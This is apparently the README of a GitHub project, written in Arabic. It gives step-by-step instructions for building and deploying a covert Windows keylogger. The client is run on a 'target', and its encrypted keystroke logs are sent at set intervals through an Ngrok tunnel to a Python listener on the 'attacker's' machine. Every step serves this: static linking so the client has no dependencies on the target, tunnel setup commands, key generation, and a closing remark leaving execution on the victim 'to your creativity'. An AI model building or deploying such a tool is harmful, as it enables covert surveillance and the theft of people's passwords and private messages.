 shehzade/peeping-tom
مسجل ضغطات مفاتيح لـ Windows عن بعد مع تسريب ضغطات المفاتيح المشفرة بـ AES-256 عبر فترات رد اتصال قابلة للتكوين وخادم Python مرفق لتحليل السجلات.

مرحبًا بك في مستودع مشروع peeping-tom! peeping-tom هو برنامج مكون من جزأين: peeping-client يُنشر على الهدف، و toms-server يستمع لسجلات المفاتيح على جهاز المهاجم. يتطلب التشغيل قدرًا لا بأس به من الإعداد، لذا تأكد من قراءة واتباع التعليمات أدناه بعناية.
بالطبع، إذا كانت لديك أي اقتراحات أو ملاحظات أو مشاكل، لا تتردد في التواصل أو إنشاء issue أو pull request.
الخطوة 1: فتح ملف حل peeping-tom في Visual Studio

أولاً وقبل كل شيء، قم بتنزيل وتثبيت الإصدار المجتمعي من Visual Studio على جهازك من الرابط أعلاه. أثناء التثبيت، تأكد من تحديد "Python development" و "Desktop development with C++" لأنها ضرورية لتحميل المشروع وتجميعه بشكل صحيح.

بمجرد الانتهاء من التثبيت، قم بتشغيل Visual Studio واختر خيار "Clone a repository". أدخل عنوان git URL الخاص بالمشروع واضغط على clone.

إذا تم التحميل بشكل صحيح، يجب أن ترى كلا المشروعين في نافذة مستكشف الحلول على اليمين كما هو موضح أدناه.
الخطوة 2: تكوين خيارات المترجم/الرابط في Visual Studio
الآن بعد تحميل الأداة في Visual Studio، سنحتاج إلى تغيير بعض الخيارات وتجميع مكتبة قبل البناء. سيؤدي هذا إلى إزالة أي تبعيات للبرنامج/المكتبة عند التشغيل على الهدف.
المهمة الأولى هي تجميع مكتبة Crypto++ بشكل ثابت، والتي تُستخدم للتشفير في keylogger. ابدأ هذه العملية بتنزيل الإصدار 8.6.0 من المكتبة هنا.
بمجرد تنزيل ملف ZIP، قم باستخراجه إلى مجلد، وادخل إليه، وشغّل ملف cryptest.sln باستخدام Visual Studio. يجب أن يكون لديك الآن نافذتان من Visual Studio، واحدة تحتوي على حل peeping-tom، والأخرى تحتوي على حل cryptest.

بعد تحميل ملف cryptest.sln في Visual Studio، انقر على "Debug" في شريط الأدوات العلوي واضبطه إلى "Release". قم أيضًا بتغيير البنية إلى x64 كما هو موضح أدناه.

الآن، انقر بزر الماوس الأيمن على مشروع cryptlib، واختر properties. غيّر الخيار المميز كما هو موضح.

بمجرد الانتهاء من ذلك، قم ببناء حل cryptest.

سيستغرق البناء دقيقة أو دقيقتين، ولكن بمجرد الانتهاء، سيظهر ملف باسم cryptlib.lib في نسختك من المسار أدناه. ابحث عن الملف وانسخ مساره للخطوة التالية.
C:\Users\Abdullah Beta\Downloads\cryptopp860\x64\Output\Release\cryptlib.lib
بعد تحديد موقع الملف ونسخ مساره، عد إلى نافذة Visual Studio التي تحتوي على حل peeping-tom المفتوح. انقر بزر الماوس الأيمن على مشروع peeping-client، واختر properties. انتقل إلى الخيار الموضح في لقطة الشاشة أدناه، والصق مسار cryptlib.lib.

تأكد أيضًا من أن مشروع peeping-client مضبوط على "Release" والبنية مضبوطة على x64. لا تقم ببناء حل peeping-tom بعد حيث لا تزال هناك بعض التغييرات التي يجب إجراؤها في الكود المصدري.
الخطوة 3: فتح نفق عام إلى localhost:80
الآن إلى النفق. بمجرد إنشاء حساب Ngrok، قم بتنزيل Ngrok لنظام تشغيلك من الرابط أعلاه واستخرج الملف التنفيذي من ملف ZIP. قبل فتح نفق، ستحتاج إلى الحصول على رمز مصادقة شخصي من حسابك كما هو موضح أدناه.

بعد الحصول على الرمز، قم بإضافته إلى التكوين المحلي لـ Ngrok باستخدام الأمر التالي:
ngrok config add-authtoken 7cxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxmgZ5

أخيرًا، افتح النفق باستخدام الأمر التالي:
ngrok http 80 --scheme=http

إذا سارت الأمور على ما يرام، يجب أن ترى شيئًا مشابهًا للصورة أدناه. رائع! أنت الآن جاهز لهذه الخطوة. احصل على عنوان "Forwarding" المميز واحفظه في مكان آمن لاستخدامه لاحقًا.
الخطوة 4: إنشاء مفتاح AES-256 جديد
في هذه المرحلة، يمكنك تنزيل Python على جهازك. بمجرد تثبيته، افتح نافذة CMD في دليل مشروع toms-server.
قم بتثبيت التبعيات المطلوبة باستخدام:
pip3 install -r requirements.txt
بمجرد أن يصبح كل شيء جاهزًا، قم بتشغيل:
python3 toms-server.py -m keygen
سيؤدي هذا إلى إخراج مفتاح AES-256 مكون من 64 حرفًا ستحتاجه لاحقًا أيضًا، لذا تأكد من حفظه مع عنوان إعادة التوجيه الخاص بـ Ngrok.
الخطوة 5: تعيين الحقول المطلوبة في كود peeping-client المصدر
الآن، لدينا كل ما نحتاجه للبدء. افتح ملف المصدر peeping-client project->source files->peeping-client.cpp من مستكشف الحلول. أدخل المعلومات ذات الصلة في أول متغيرين من الدالة main() الموضحة أدناه.

بعد إدخال معلوماتك، انتقل إلى peeping-client project->header files->APIHook.h واستبدل الرقم "15" في الصورة أدناه بالفاصل الزمني المطلوب للاستدعاء بالثواني (أي غيّر 15 إلى 7200 للاستدعاء كل ساعتين... وهكذا).

أخيرًا، قم ببناء المشروع وستجد ملفًا تنفيذيًا في نسختك من الموقع التالي:
C:\Users\Abdullah Beta\source\repos\peeping-client\x64\Release
تهانينا! لديك الآن keylogger مخصص بالكامل تم تكوينه للاستدعاء ببيانات لوحة المفاتيح المشفرة على فترات منتظمة.
الخطوة 6: بدء تشغيل خادم الاستماع
الخطوة الأخيرة هي بدء الاستماع لسجلات المفاتيح الواردة من الهدف. يمكنك بدء تشغيل الخادم في وضع الاستماع باستخدام الأمر التالي:
python3 toms-server.py -m server
بمجرد بدء الخادم، أدخل مفتاح AES الدقيق الذي أنشأته سابقًا واستخدمته في ملف peeping-client.cpp المصدر. إذا تم قبول المفتاح، يجب أن تتلقى رسالة تفيد بأن الخادم قد بدأ!
الخطوة 7: تحليل السجلات + ملاحظات مهمة
كل ما تبقى هو تنفيذ ملف peeping-client.exe الذي تم بناؤه حديثًا على الهدف. سأترك كيفية ذلك لإبداعك. في كل مرة يمر فيها الفاصل الزمني الذي قمت بتعيينه، ستتلقى رسالة على الطرفية.
